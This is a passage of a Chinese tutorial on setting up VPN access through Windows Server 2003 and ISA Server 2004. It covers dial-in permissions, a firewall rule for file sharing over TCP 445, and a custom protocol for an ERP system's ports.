


图6




图7

呢？当然是用VPN服务器上的用户名进行拨号，可以是新建的用户，也可以用Administrator拨号，但是我们发现当进行拨号的时候提示没有权限，为什么会提示没有权限呢？如图8所示。这是因为在Windows 2003系统中，默




图8

认情况下，系统的任何用户都没有拨入权限，如图9所示。它默认是"通过远程访问策略控制访问"的，并没有拒绝访问，那为什么还不能访问呢？因为默认情况的远程访问策略也是不允许拨入的，所以我们必须给该用户允许访问的权限。下面我们再来试试，没有问题了，马上就可以拨通了，如图10所示。

此时，我们的VPN客户段得到的IP地址为10.1.1.2，服务器IP为10.1.1.1，ISA为VPN又开了一个网段，这时候的ISA应该有多少个网段了？有4个，外网、内网、DMZ，还有就是VPN的了，在这里，ISA2004把VPN认为是一个独立的网段。




图9

连上VPN服务器后，我们要干点什么呢？当然是进行资源访问和共享文件的访问了，现在企业都有这样的需求。但ISA2004默认是不允许进行共享访问的，因此还需要给




图10

VPN客户段创建一个允许访问的防火墙规则。建立规则很简单，前几篇文章都有提到过，起个规则名字，比如命名为VPN访问，动作为允许，最为关键的就是设置通讯协议。我们应该设置为什么样的通讯协议呢？我们都知道，文件共享走的通讯端口是TCP 445端口，只要开放这个端口就可以了。在ISA2004中，微软已经定义好一个协议了，叫做Microsoft CIFS(TCP)，注意这里可要选择TCP协议，而不是UDP协议，如图11所示。




图11

选好协议单击"下一步"，这时候要设置访问的源和目的地址了。这里注意一下，以前我们建立的访问都是从内到外，或者从外到内的，这里我们设置的源一定要为VPN客户端，目的一定是内部了，这个不用说了。

为什么说一定要是VPN客户端？前面我们说过了，ISA2004把VPN认为是一个独立的网段，所以这里必须是VPN客户端，之后我们就一路下一步直到完成并应用规则。应用规则后就可以进行网络共享访问了，如图12所示。至此，整个VPN的实验就算成功了。




图12

VPN部署实例

现在大多数企业中都广泛应用VPN技术，这些企业应用VPN技术不仅是为了以上简单的文件共享访问，在我接触的客户群体中，应用VPN技术的主要目的就是为了做ERP实施，客户要求在企业中部署各种EPR（企业资源计划系统）、HR（企业人事管理系统）以及CRM（客户关系管理系统）软件，比如知名度很高的SAP、用友、速达等管理软件。下面我将以速达财务系统为示例做一个部署演示。

首先打开ISA2004，在防火墙策略中要添加ERP的策略，你可以通过创建新的服务器发布规则来允许VPN客户端访问ERP系统，也可以创建一个新的访问规则来允许VPN客户端访问ERP系统。

如图13所示，通过创建新的访问规则来允许VPN客户端访问ERP系统，和以前讲的创建访问规则方法一样，输入一个便于识别的规则名称后，单击"下一步"按钮，然后设置所选协议，在所选协议中并没有我们需要的ERP通讯协议，我们必须自己创建。在添加协议窗口中单击"新建"，在出现的新建协议向导中输入协议名称，单击"下一步"按钮，如图14和图15所示。




图13




图14

在协议连接中选择TCP协议，方向为入站，端口范围为3000～3008，这个是大多数速达系列软件默认的范围（如果你有修改过ERP系统中默认端口，请输入修改后的端口），如图16所示。成功添加协议后，就可以在"用户定义"中看见你所创建的协议，如图17所示。之后的事情就非常简单了，在选择协议中添加刚才创建的协议，然后继续单击"下一步"，直到完成防火墙规则向导并应用该防火墙规则。

